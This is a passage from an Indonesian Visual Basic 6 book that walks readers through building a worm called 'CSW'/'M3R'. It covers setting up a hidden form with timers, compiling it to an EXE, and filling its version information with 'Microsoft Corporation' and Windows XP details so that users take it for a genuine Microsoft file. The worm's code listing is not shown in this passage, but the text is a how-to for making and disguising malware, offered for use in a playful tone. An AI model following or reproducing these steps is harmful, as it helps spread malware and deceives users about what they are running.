
Gambar 1.1 Membuat file EXE standar


Jika kita benar dalam melakukannya, akan muncul suatu jendela proyek dengan nama *Project1*. Akan ditampilkan pula suatu form dengan nama *Form1*. Lihat Gambar 1.2.

Gambar 1.2 Form1 muncul


Jika kita perhatikan di sebelah kiri tampilan Visual Basic, akan terdapat sederetan tombol-tombol ikon. Kelompok tombol ikon ini dikenal dengan sebutan ToolBox. Sekarang klik ganda ikon atau tombol yang berguna untuk membuat Pictuerbox. Posisi tepatnya lihat Gambar 1.3.

Gambar 1.3 Membuat gambar


Jika sudah kita klik ganda, seharusnya akan muncul suatu picturebox dalam Form1. Namanya adalah *Picture1*. Posisi awalnya biasanya ada di tengah-tengah form. Lihat Gambar 1.4.

Gambar 1.4 Membuat picturebox


Untuk memperlancar desain, saya geser lokasinya menjadi agak ke atas. Lihat Gambar 1.5. Lakukan proses *drag* (seret). Caranya? Klik kiri pada objek yang diinginkan dan jangan dilepas, lalu geser ke atas layar.

Gambar 1.5 Menggeser picturebox


Jika sudah, kita buat kembali satu picturebox lagi. Lakukan dengan cara yang sama dengan pembahasan di atas. Juga aturlah sebagaimana mestinya, sehingga hasilnya akan terlihat seperti Gambar 1.6.

Gambar 1.6 Membuat picture2 dan mengatur posisinya


Sekarang kita akan membuat beberapa timer. Perhatikan pada toolbar yang ada pada panel sebelah kiri. Klik ganda tombol ikon yang bergambar jam.

Gambar 1.7 Memanggil timer


Akan muncul suatu timer dengan nama *timer1*. Posisinya ada di tengah form. Lihat Gambar 1.8.

Gambar 1.8 Timer1 muncul pada Form1


Kita geser Timer1 dan diletakkan di bawah Picture2. Lihat Gambar 1.9. Nah! Terlihat rapi bukan?

Gambar 1.9 Lokasi timer diubah


Lakukan hal yang sama dengan keempat timer lainnya. Jadi, kita harus membuat 4 timer lagi. Yaitu *timer2, timer3, timer4,* dan *timer5*. Dan tentu saja mengatur posisinya sesuai kebutuhan.

Gambar 1.10 Mengatur posisi timer yang ada

Hasil akhir desain murahan kita … ☺ adalah seperti terlihat pada Gambar 1.11.

Gambar 1.11 Hasil sementara desain

Sekarang klik sembarang bagian kosong dari Form1. Perhatikan pada tampilan Visual Basic di sebelah kanan. Tepatnya pada kotak (atau jendela) *Properties*. Di situ akan muncul serangkaian pengaturan, seperti *Picture, Mouse pointer, Pallete,* dan lain-lain. Pada jendela inilah kita dapat mengatur tampilan dan perilaku form.

Gambar 1.12 Kotak properties Form1

Sekarang, bagaimana jika ingin mengatur komponen yang lain? Gampang! Klik saja komponen yang diinginkan, maka isi jendela *Properties* akan berubah sesuai dengan objek yang kita pilih. Misalnya kita klik **Picture1**.

Gambar 1.13 Mengklik objek yang akan diatur propertiesnya

Maka jendela *Properties* akan berubah menjadi *Picture1 PictureBox*. Nah, kita tinggal mengubah isinya saja sesuai dengan kebutuhan.

Gambar 1.14 Isi jendela Properties berubah


Sekarang kita akan mulai mengubah data-data yang ada, sehingga sesuai kebutuhan. Klik sembarang bagian dari Form1, sehingga jendela *Properties* akan memunculkan *Form1 Form*.

Gambar 1.15 Mengaktifkan properties form1

Kemudian satu demi satu ubah datanya sesuai dengan data-data yang ada di bawah ini.

```
AutoRedraw      =   -1  'True
BorderStyle     =   0  'None
Caption         =   "csw"
ClientHeight    =   3285
ClientLeft      =   0
ClientTop       =   0
ClientWidth     =   4335
DrawWidth       =   10
ForeColor       =   &H8000000F&
KeyPreview      =   -1  'True
LinkTopic       =   "csw"
MousePointer    =   99  'Custom
ScaleHeight     =   219
ScaleMode       =   0  'User
ScaleWidth      =   3757
ShowInTaskbar   =   0   'False
StartUpPosition =   3  'Windows Default
Visible         =   0   'False
```


Jika pengaturan untuk Form1 sudah selesai kita kerjakan, klik **Picture1**, dan kita atur properties-nya dengan data di bawah ini.

```
Appearance      =   0  'Flat
AutoRedraw      =   -1  'True
BackColor       =   &H80000005&
BorderStyle     =   0  'None
DataFormat      =   General
ForeColor       =   &H80000008&
Height          =   495
Left            =   0
ScaleHeight     =   33
ScaleMode       =   3  'Pixel
ScaleWidth      =   14
TabIndex        =   0
Top             =   0
Width           =   208
```

Tampilan jendela Properties seperti yang terlihat pada gambar.

Gambar 1.16 Jendela Properties untuk Picture1


Sesudah pengaturan untuk Picture1 selesai, kita klik **Picture2**, dan kita atur properties-nya dengan data di bawah ini.

```
AutoRedraw      =   -1  'True
Height          =   495
Left            =   138
ScaleHeight     =   29
ScaleMode       =   3  'Pixel
ScaleWidth      =   2
TabIndex        =   1
Top             =   840
Visible         =   0   'False
Width           =   93
```

Tampilan jendela *Properties* seperti yang terlihat pada gambar.

Gambar 1.17 Jendela Properties untuk Picture2


Oke! Jika sudah selesai mengatur Picture2, sekarang kita klik **Timer1**, dan kita atur properties-nya dengan data di bawah ini.

```
Interval        =   50000
Left            =   720
Top             =   1800
```

Tampilan jendela *Properties* seperti yang terlihat pada gambar.

Gambar 1.18 Jendela Properties untuk Timer1


Jika sudah beres, selanjutnya target kita adalah **Timer2**. Kliklah dan kita atur propertiesnya dengan data di bawah ini.

```
Interval        =   1000
Left            =   1200
Top             =   1800
```

Tampilan jendela *Properties* seperti yang terlihat pada Gambar 1.19.

Gambar 1.19 Jendela Properties untuk Timer2


Kita klik **Timer3**, jika pengaturan Timer2 sudah selesai kita kerjakan. Kita atur Propertiesnya dengan data di bawah ini.

```
Interval        =   60000
Left            =   120
Top             =   1800
```


Tampilan jendela *Properties* seperti yang terlihat pada gambar.

Gambar 1.20 Jendela Properties untuk Timer3


Selanjutnya kita klik Timer4 dan kita atur Propertiesnya dengan data di bawah ini.

```
Interval        =   1
Left            =   2400
Top             =   1800
```


Tampilan jendela Properties seperti yang terlihat pada gambar.

Gambar 1.21 Jendela Properties untuk Timer4


Langkah terakhir adalah mengatur **Timer5**. Kita atur properties-nya dengan data di bawah ini.


```
Interval        =   60000
Left            =   1800
Top             =   1800
```

Gambar 1.22 Jendela Properties untuk Timer5


Jika semua pengaturan tersebut sudah kita masukkan, maka saatnya kita menyimpan data-data form tersebut.

Gambar 1.23 Memilih Save As…

Klik pilihan **File** pada menu bar. Suatu menu *pulldown* akan muncul. Kita pilih **Save Form1 As…**

Jendela *Save File As* akan muncul. Ketikkan nama file yang diinginkan pada isian *File name*. Pada contoh ini kita beri nama **CSW**. Klik **Save** untuk menyimpan file.

Gambar 1.24 Menyimpan file form1

Setelah itu, klik ganda **Form1** dan kita isikan data listing program worm yang akan kita buat. Listing program telah kita lihat di awal bagian ini. Silakan dilihat kembali.

Gambar 1.25 Mengetik listing program

Jika pengetikan sudah selesai kita kerjakan, klik pilihan **File** dan pilih **Save Project As**. Kita akan menyimpan file tersebut sebagai bagian dari proyek yang sedang kita kerjakan.

Gambar 1.26 Menyimpan proyek


Jendela *Save Project As* akan muncul. Misalnya proyek kita beri nama **CSW**. Isikanlah pada isian *Filename* dan klik **Save**. Maka file proyek pun akan disimpan.

Gambar 1.27 Menyimpan file proyek


Sampai batas ini, secara prinsip, selesailah sudah file worm kita bentuk. Tinggal kita bentuk menjadi file exe.


1.3.3 Membentuk File EXE


Setelah selesai melakukan desain dan mengetikkan listing program, kini saatnya kita akan membentuknya menjadi suatu file EXE. Sehingga file dapat dijalankan secara langsung oleh sistem operasi.

Sebelum melaksanakannya, kita akan mengatur dulu *properties* file worm dengan beberapa data. Tujuannya agar worm lebih mudah dikenali dan dikendalikan…. ☺ *kok bisa*? Nanti kita akan lihat bersama.

Sekarang, perhatian kita arahkan ke jendela *Project explorer*. Di sana akan tertulis proyek yang sedang kita garap. Pada contoh ini namanya *Reincarnation (csw.vbp)*.

Gambar 1.28 Project explorer


Klik kanan pada nama tersebut. Akan muncul suatu menu konteks dengan beberapa pilihan. Kita pilih **Properties**. Pada contoh ini karena nama proyek kita adalah *Reincarnation,* maka pilihan properties akan ditampilkan dengan pilihan: *Reincarnation Properties*.

Gambar 1.29 Memilih Properties

Akan muncul jendela *Properties* dengan beberapa tab seperti *General, Make, Compile,* dan sebagainya.

Gambar 1.30 Jendela Properties


Perhatian kita arahkan ke tab *Make* karena dengan tab inilah kita dapat mengubah dan menambah data untuk file EXE yang akan kita buat. Pada tab Make akan terbagi menjadi beberapa kelompok. Seperti *Version number, Version information*, dan *Application.*

Gambar 1.31 Tab Make


Oke! Sekarang pada kelompok *Version number*, isilah data untuk *Major, Minor, Revision* dengan angka 21. Loh … mengapa angka 21. Jawabnya: *iseng aja! Boleh kan*…? ☺


Tentu saja nanti Anda boleh menggantinya dengan sembarang data yang diinginkan. Yang pasti kegunaan nomer versi ini adalah sebagai catatan kita tentang versi program yang kita bentuk.


Oh ya…. Saya pasangkan angka 21 ini, agar nantinya saya dapat mengendalikan worm M3R ini di manapun ia berada. Artinya saya dapat menemukannya biarpun ia berganti nama file ataupun ekstensionnya. Jadi, ini berhubungan dengan program anti worm-nya. Kita akan membahas masalah ini, nanti di Bagian Dua.

Gambar 1.32 Mengisi data version number

Selanjutnya kita isi data untuk *Version information*. Klik pilihan **Comments** yang ada pada *Listbox Type*. Lalu klik kotak pada isian **Value**. Dan ketikkan sembarang data yang Sampeyan inginkan. Pada contoh ini saya ketikkan: *Reincarnation-Indonesia-Evil is not aim but fulfill perfectness.*

Kok pesannya kebarat-baratan pak? Iya… buat jaga-jaga, eeeh… siapa tahu worm kesayangan kita ini akan "go international". Oke….? ☺

Gambar 1.33 Mengisi comments


Selanjutnya pada *Company Name* kita ketikkan: *Microsoft Corporation*. Isian ini sengaja dibuat begitu, biar tampilan file worm kita meyakinkan pemakai bahwa file tersebut seolah-olah dibuat oleh Microsoft…. Hehehe ☺ trik kuno ini…

Gambar 1.34 Mengisi Company Name

Selanjutnya untuk *File Description* kita isi dengan data yang lebih meyakinkan lagi, yaitu **5.1.2600.1105 (cpsp1.020828-1920)**. Tuh … data yang amat meyakinkan bukan? Seolah-olah file ini memang dibuat Microsoft dengan versi untuk Windows XP.

Gambar 1.35 Mengisi File Description


Pada isian *Legal Copyright*, kita isi dengan data *(2006) Reincarnation-Indonesia.* Lihat Gambar 1.36.

Gambar 1.36 Mengisi Legal CopyRight


Pada isian *Product Name* kita isi dengan keterangan: *Microsoft Windows Operating System.* Lihat Gambar 1.37.


Gambar 1.37 Mengisi data Product Name

